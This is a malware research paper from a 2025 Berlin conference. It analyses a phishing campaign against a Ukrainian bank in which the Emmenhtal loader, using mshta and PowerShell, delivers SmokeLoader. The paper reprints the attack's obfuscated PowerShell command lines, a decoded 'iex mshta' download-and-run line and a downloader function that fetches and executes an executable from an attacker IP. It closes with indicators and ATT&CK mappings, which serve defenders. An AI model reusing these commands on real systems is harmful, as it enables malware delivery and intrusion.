2025 BERLIN

24 - 26 September, 2025 / Berlin, Germany

EMMENHTAL LOADER: THE SILENT ENABLER OF MODERN MALWARE CAMPAIGNS

Lovely Antonio, Ricardo Pineda & Louis Sorita

G DATA, Philippines

lovely.antonio@gdata.ph
ricardo.pineda@gdata.ph
louis.sorita@gdata.ph

ABSTRACT

Modern malware distribution is evolving, with commodity loaders transforming into sophisticated malware-as-a-service (MaaS) platforms. One such loader, Emmenhtal, has emerged as a key player in financially motivated cybercrime. Initially used to distribute infostealers like CryptBot and Lumma, recent campaigns indicate a strategic pivot, integrating Emmenhtal with SmokeLoader, a well-established modular malware known for code injection, persistence, and stealthy payload execution. The discovery of this new method remains largely unknown to the public.

This research dissects Emmenhtal's evasive execution flow, its strategic abuse of living-off-the-land binaries and scripts (LOLBAS, or LOLBins) like Mshta and PowerShell for covert operation, and its growing significance in the MaaS landscape.

The primary focus of our research is the recent attack on First Ukrainian International Bank (pumb[.]ua), in which Emmenhtal facilitated a multi-stage infection chain designed to bypass traditional security controls. The campaign began with a phishing email with a *7-Zip* archive attachment, which contained a bait PDF and a downloader shortcut, leading to the retrieval of a malicious .lnk file. This .lnk file leveraged Mshta to execute a hidden HTA script embedded inside a trojanized DCCW.exe binary, maintaining a stealthy footprint. The HTA script interprets embedded JavaScript, which then launches an encoded PowerShell script. This PowerShell script is responsible for downloading and executing the SmokeLoader payload.

By understanding Emmenhtal's evolution and operational techniques, we will present how modern loaders are reshaping the threat landscape and how we can refine detection and mitigation strategies.

INTRODUCTION

We observed a malicious campaign targeting First Ukrainian International Bank (pumb[.]ua) and noticed the usage of a stealthy malware loader known as Emmenhtal [1] (sic! – this spelling references the HTA component of this loader, hence the slightly unorthodox spelling 'Emmen**hta**l'), also referred to as Peaklight [2]. This loader has been active since early 2024 and is primarily used by financially motivated threat actors to distribute commodity infostealers such as CryptBot and Lumma. In this campaign, we have observed that Emmenhtal loader has been chained together with the SmokeLoader malware, allowing threat actors to leverage its modular capabilities for deploying additional malware dynamically.



Figure 1: Infection chain flow of SmokeLoader using Emmenhtal loader.

Stage 1: 7-Zip delivery

The infection chain starts with an email claiming to confirm that a payment has been made. Attached to the email is a .7z archive file, named 'Платіжна_інструкция.7z' (which translates to 'Payment_instruction'), designed to trick victims into extracting and opening its contents.

In previous SmokeLoader campaigns, the threat actors exploited a *7-Zip* zero-day vulnerability [3] to bypass security checks using double-archived files, thus allowing malware execution. Although this campaign does not use the same exploit, it shows the attackers' continued use of archive-based evasion techniques to deliver malicious payloads.

```
[redacted]>py7zr l Платіжна_інструкция.7z
total 2 files and directories in solid archive
   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2025-02-12 14:45:04 .....        47586        46842  Додаток_ФОП_ПУМБ.pdf
2025-02-12 14:45:04 .....          181              Платіжна_інструкция_UA623348510000000026006245119.url
------------------- ----- ------------ ------------  ------------------------
```

Figure 2: The .7z archive contains two files.

```
PS [redacted] > Get-Content -path .\21789476963.zip3160da060f2392474cceee22eba65eb3ce6f8117e3fd84c606386c92bfc863bb.7z -stream Zone.Identifier
Get-Content : Cannot find path
'C:\Users\WIN10x64\Desktop\21789476963.zip3160da060f2392474cceee22eba65eb3ce6f8117e3fd84c606386c92bfc863bb.7z' because
it does not exist.
At line:1 char:1
+ Get-Content -path .\21789476963.zip3160da060f2392474cceee22eba65eb3ce ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\WIN10x...6c92bfc863bb.7z:String) [Get-Content], ItemNotFoundEx
   ception
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
```

Figure 3: The .7z archive also shows the threat actors shifting from the now fixed 7-Zip zero-day vulnerability.

Stage 2: Downloader

Once extracted, the .7z archive contains two files:

1. A bait PDF file designed to look like legitimate banking documents (Figure 4).
2. A PDF shortcut that will download a file from a remote server (Figure 5).

Figure 4: Bait PDF file displaying fake account details to make the attack more convincing.

When opened, the internet shortcut file attempts to retrieve an additional file from a file server:

file:\\194[.]87[.]31[.]68[.]@80\Downloads\Document_main1.pdf.lnk



Figure 5: Internet shortcut downloading file:\\194[.]87[.]31[.]68[.]@80\Downloads\Document_main1.pdf.lnk.

Stage 3: PowerShell + Mshta downloader



Figure 6: Malicious .lnk using PowerShell and Mshta to download malicious executable.

Upon execution of the downloaded .lnk file, the attack chain exploits the Target field to execute Mshta via PowerShell. Mshta (Microsoft HTML Application) is a built-in *Windows* tool used to execute HTML applications and scripts (.HTA files). In this case, the legitimate Mshta file was used by the malware to download and execute another binary sample with malicious HTA script from a remote file server. This is a common LOLBAS technique, using legitimate applications such as utility tools present in the target computer thus leaving less to no footprint and allowing fileless execution and minimal visibility.

Notably, the attack uses a modified version of DCCW.exe, which is the built-in *Windows* utility Display Color Calibration Wizard. The attackers modified DCCW.exe to act as a loader for the malicious script, making the attack look more like legitimate activity.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe . ([char]105+[char]101+[char]120) ('m##s#h#t##a#
##h##tt##p#:###/###/8#8###.##151###.#1##92###.##16#5###/m###a##i##n#1###220/m###a#i#n##1###' -replace '#')"
```

Figure 7: Encoded PowerShell command line.

```
1 iex mshta http://88.151.192.165/main1220/main1
```

Figure 8: Decoded command.

Stage 4: Emmenhtal loader



Figure 9: Overview of the Windows binary DCCW.exe embedded with four identical DCCW files embedded with malicious HTA header and JavaScript.

The Emmenhtal loader [4] plays a key role in deploying SmokeLoader while maintaining a stealthy execution flow. The HTA script runs with the following configuration:

- **Application caption:** No
- **Window state:** Minimize
- **Show in taskbar:** No



Figure 10: Malicious HTA header.

Upon execution from Mshta, it will interpret the first malicious JavaScript embedded just below the third DCCW code.



Figure 11: First malicious JavaScript.

Mshta will also interpret the second embedded JavaScript, which will trigger the execution of the hidden loaded payload variable from the first JavaScript.



Figure 12: JavaScript containing the eval(erc) execution.

The executed variable (erc) contains another charCode encoded text/script, which is executed via wscript shell.



Figure 13: Decoded JavaScript variable (erc).

The decoded script leads to the execution of another encoded PowerShell script with the following visible PowerShell command:

- **-w 1**: Starts PowerShell in a hidden window (1 minimizes the window).
- **-ep Unrestricted**: Sets the execution policy to Unrestricted, allowing all scripts to run.
- **-nop**: No profile loading, reducing execution time and avoiding detection.

```
powershell.exe -w 1 -ep Unrestricted -nop $ydbF =
'CECA99D6CDC9BCCAD9D2C7D8CDD3D284D1AECA8C88ABB0DA908488C6CBD08DDFD7C78488ABB0DA8488C6CBD08491A9D2C7D3C8CDD2CB84A6DDD8C9E19FC
AD9D2C7D8CDD3D284D6B5AC8C88ABB0DA8DDFD7D8C5D6D88488ABB0DA84E19FCAD9D2C7D8CDD3D284D9A7D78C88DDD5D28DDF88CFBBC984A184B2C9DB91B
3C6CEC9C7D8848CD3B9A684A48C9594969059569990959894909B9490955959590959699909596969099590959796909596990959798909598
48D8D9F88C6CBD084A18488CFBBC992A8D3DBD2D0D3C5C8A8C5D8C58C88DDD5D28D9FD6C9D8D9D6D28488C6CBD0E19FCAD9D2C7D8CDD3D284D3B9A68C88B
2DEAD8DDF8C88B2DEAD84E089DF84BFC7CCC5D6C18C88C384918496988D84E18D8491CED3CDD2848B8BE19FCAD9D2C7D8CDD3D284A9ACC68C8DDF88D7C6C
E84A18488C9D2DA9EA5D4D4A8C5D8C5848F848BC08B9F88AAB1D5A18488C9D2DA9EA5D4D4A8C5D8C59F88B9A9B384A18488AAB1D5848F848BC0CDD2DAD3C
7C99596949692D4C8CA8B9FADCA8CB8C9D7D891B4C5D8CC8488B9A9B38DDFCDCD8488B9A9B39FE1A9D0D7C9DF8488D2D7BB84A184D9A7D7848CD3B9A684A
48C95969C9095989490959894909597 9A909C96909B95909B95909C94909C94909B94909B97909B9B909B97909B94909B97909C95909B98909B94909B979
09B9C909B9B909B959095969D9095979890959896909597990959697909596999909B97909B98909B96909B98909B949095979A9095969890959 69A8D8D9
FD1AECA8488B9A9B38488D2D7BB9FCDCD8488B9A9B39FE19F9F9F88D4B4BDAED7C7B8D884A18488D7C6CE848F848BD4D9D8D8DD9596949692C9DCC98B9FC
DCA8CB8C9D7D891B4C5D8CC8488D4B4BDAED7C7B8D88DDFD6B5AC8488D4B4BDAED7C7B8D8E1A9D0D7C9DF88AFD5DCD2CBD0C6AED9B8B4B2A6B4A1D9A7D78
CD3B9A684A48C95969C9095989490959894909597 9A909C96909B95909B95909C94909C94909B94909B97909B9B909B97909B94909B97909C95909B98909
B94909B97909B9C909B9B909B959095979A9095989590959894909598949095989909B97909B98909B96909B98909B9490959699909598989095969 98D8
D9FD1AECA8488D4B4BDAED7C7B8D88488AFD5DCD2CBD0C6AED9B8B4B2A6B49FD6B5AC8488D4B4BDAED7C7B8D8E19F9F9FE1A9ACC69F';function mJf (
$YlhBsHB){-join (($YlhBsHB -replace '..','0x$& ') -split ' ' | % {[char]([int]$_-100))};$EItEpmMZ = mJf($ydbF);& $EItEpmMZ
.Substring(4,3) $EItEpmMZ.Substring(7)
```

Figure 14: Encoded PowerShell script.

The decoded PowerShell script leads into the downloader function. It checks for the existence of two files, invoce1202.pdf and putty1202.exe, in the user's AppData directory. If found, it executes them; otherwise, it attempts to download new versions using an obfuscated WebClient object.

```
function mJf($GLv, $bgl){sc $GLv $bgl -Encoding Byte};
function rQH($GLv){start $GLv };
function uCs($yqn){$kWe = New-Object (oUB @(102,125,140,70,111,125,122,91,132,129,125,134,140));
$bgl = $kWe.DownloadData($yqn);
return $bgl};
function oUB($NzI){($NzI |%{ [char]($_ - 24) }) -join ''};
function EHb(){$sbj = $env:AppData + '\';
$FMq= $env:AppData;
$UEO = $FMq + '\invoce1202.pdf';
If(Test-Path $UEO){ii $UEO;
}Else{ $nsW = uCs (oUB @(128,140,140,136,82,71,71,80,80,70,73,77,73,70,73,81,74,70,73,78,77,71,129,134,142,135,123,125,73,
74,72,74,70,136,124,126));
mJf $UEO $nsW;
ii $UEO;
};
;
;
$pPYJscTt = $sbj + 'putty1202.exe';
if(Test-Path $pPYJscTt){rQH $pPYJscTt}Else{$KqxnglbJuTPNBP=uCs(oUB @(128,140,140,136,82,71,71,80,80,70,73,77,73,70,73,81,74
,70,73,78,77,71,136,141,140,140,145,73,74,72,74,70,125,144,125));
mJf $pPYJscTt $KqxnglbJuTPNBP;
rQH $pPYJscTt};
;
;
}EHb;
```

Figure 15: Encoded PowerShell downloader function.

ip.addr == 88.151.192.165

No.	Time	Source	Destination	Protocol	Lengtl	Info
100	33.223617	172.16.140.159	88.151.192.165	TCP	66	61295 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
102	34.231711	172.16.140.159	88.151.192.165	TCP	66	[TCP Retransmission] 61295 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
106	36.247318	172.16.140.159	88.151.192.165	TCP	66	[TCP Retransmission] 61295 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
114	40.262951	172.16.140.159	88.151.192.165	TCP	66	[TCP Retransmission] 61295 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
122	48.277194	172.16.140.159	88.151.192.165	TCP	66	[TCP Retransmission] 61295 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
175	54.411208	172.16.140.159	88.151.192.165	TCP	66	61299 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
178	55.421868	172.16.140.159	88.151.192.165	TCP	66	[TCP Retransmission] 61299 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
537	57.423195	172.16.140.159	88.151.192.165	TCP	66	[TCP Retransmission] 61299 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
637	61.437263	172.16.140.159	88.151.192.165	TCP	66	[TCP Retransmission] 61299 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
684	69.437374	172.16.140.159	88.151.192.165	TCP	66	[TCP Retransmission] 61299 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

Figure 16: Wireshark packet capture of the malware attempting to connect to IP 88[.]151[.]192[.]165.

Related activities from the IP 88[.]151[.]192[.]165 are also observed in Blustealer and Lumma [5].

Finally, we reach the downloading of two files. These two files suggest a phishing or social engineering component, where a seemingly harmless PDF or executable is used to deploy additional malware:

1. invoce1202.pdf – lure PDF
2. putty1202.exe – SmokeLoader malware

```
PS [redacted] oUB @(102,125,140,70,111,125,122,91,132,129,125,134,140)
Net.WebClient
PS [redacted] oUB @(128,140,140,136,82,71,71,80,80,70,73,77,73,70,73,8

http://88.151.192.165/invoce1202.pdf
PS [redacted] oUB @(128,140,140,136,82,71,71,80,80,70,73,77,73,70,73,8
http://88.151.192.165/putty1202.exe
```

Figure 17: Download strings for the lure PDF and SmokeLoader malware.

Stage 5: SmokeLoader

Analysis of the downloaded binary (Figures 18, 19 and 20) indicates that the file is SmokeLoader malware. Aside from being a well-known loader, SmokeLoader is also a modular malware that has various capabilities such as:

- Downloading and executing additional malware
- Stealing credentials from browsers and system memory
- Executing remote commands from its command-and-control (C2) server
- Evading detection by injecting itself into legitimate processes
- Anti-analysis and anti-debugging techniques



Figure 18: Decrypted code showing SmokeLoader's anti-analysis strings.



Figure 19: PE identification of the SmokeLoader sample.

One notable technique observed in this SmokeLoader sample is the use of .NET Reactor, a commercial .NET protection tool used for obfuscation and packing. While SmokeLoader has historically leveraged packers like Themida, Enigma Protector and custom crypters, the use of .NET Reactor aligns with trends seen in other malware families, particularly stealers and loaders, due to its strong anti-analysis mechanisms.



Figure 20: VMRay result overview showing detection of a SmokeLoader malware configuration.

CONCLUSION

The Emmenhtal loader is part of a current trend in malware development of leveraging LOLBAS techniques (PowerShell and Mshta) – which attackers strongly favour since they enable fileless execution on the victim's endpoint. Initially focused on infostealers with the integration of CryptBot and Lumma stealer, this recent SmokeLoader integration allows Emmenhtal's operators to deploy secondary payloads while using advanced evasion techniques, code injection and anti-analysis. The availability of these new feature-rich loaders that are offered through malware-as-a-service enables threat actors to be more creative in customizing their attack chains.

To protect against attacks organizations should implement:

- Endpoint security and anti-virus solutions
- EDR/XDR solutions
- Network monitoring
- Zero-trust security.

REFERENCES

[1] Pichon, M.; Matousek, A. Emmenhtal: A little-known loader distributing commodity infostealers worldwide. Orange Cyberdefense. 14 August 2024. https://www.orangecyberdefense.com/global/blog/cert-news/emmenhtal-a-little-known-loader-distributing-commodity-infostealers-worldwide.

[2] Lee, A.; DSouza, P. PEAKLIGHT: Decoding the Stealthy Memory-Only Malware. Google Cloud. 22 August 2024. https://cloud.google.com/blog/topics/threat-intelligence/peaklight-decoding-stealthy-memory-only-malware.

[3] Girnus, P. CVE-2025-0411: Ukrainian Organizations Targeted in Zero-Day Campaign and Homoglyph Attacks. Trend Micro. 4 February 2025. https://www.trendmicro.com/en_us/research/25/a/cve-2025-0411-ukrainian-organizations-targeted.html.

[4] N. Marc; Sekioa TDR. WebDAV-as-a-Service: Uncovering the infrastructure behind Emmenhtal loader distribution. Sekoia. 19 September 2024. https://blog.sekoia.io/webdav-as-a-service-uncovering-the-infrastructure-behind-emmenhtal-loader-distribution/.

[5] VirusTotal. https://www.virustotal.com/gui/url/eaa1b89d27488ec625fc9d10daa62a997aa35b71435c6c98fef3dbfd4ccb1741/detection.

[6] Farghly, A. Taking a deep dive into SmokeLoader. https://farghlymal.github.io/SmokeLoader-Analysis/.

MITRE TTPs

Emmenhtal

- Application Layer Protocol: Web Protocols – T1071
- Obfuscated Files or Information: Encrypted/Encoded File – T1027
- System Binary Proxy Execution: Mshta – T1218.005
- Command and Scripting Interpreter: PowerShell – T1059.001

SmokeLoader

- Hide Artifacts: NTFS File Attributes – T1564.004
- Obfuscated Files or Information: Software Packing – T1045.002
- Process Discovery – T1057

IOCS

	Indicator	Hash	Detection
IP/URL	194[.]87[.]31[.]68	N/A	
	88[.]151[.]192[.]165	N/A	
7z archive	Платіжна_інструкция.7z	3160da060f2392474cceee22eb a65eb3ce6f8117e3fd84c606386 c92bfc863bb	Archive.Trojan.Agent. KQF7ZV

	Indicator	Hash	Detection
URL shortcut	Платіжна_інструкция_ UA623348510000000026006245119.url	dd510900d091a35f0ef6d906be087a1ae7969e3d75450cef475e1a032736cc20	Script.Trojan.Agent.UNV96V
LNK	Document_main1.pdf.lnk	a1706ec6772daa7a54c67117d5ce7b5fd5285f6245ad08f46b3b4176a7f1e021	Win32.Trojan.Agent.51JUUW
PDF	Додаток_ФОП_ПУМБ.pdf	537aa3ebc2b1cb9d43793e000dd5322ca780c7a274da5f46d5054b09196e2a1a	
	Invoce1202.pdf	N/A	
Emmenhtal	main1	ae64762d044f4b108f2ff820c0744d199c4c33616af17c35c3634aef79c4e3ff	Win32.Trojan.Agent.XZVVJF
SmokeLoader	putty1202.exe	4ee62002f89dffa52405df9c082cba4d4dfa7de7a207cb3a3f37be76ca6454c4	MSIL.Trojan.Agent.HXJKZ7
	loaded binary	ea3c8dbe0b30fb6d5c68eb55454b2a9471e8e21abb4343306445b4905370f51c	Win32.Trojan-Downloader.SmokeLoader.2Z2GT4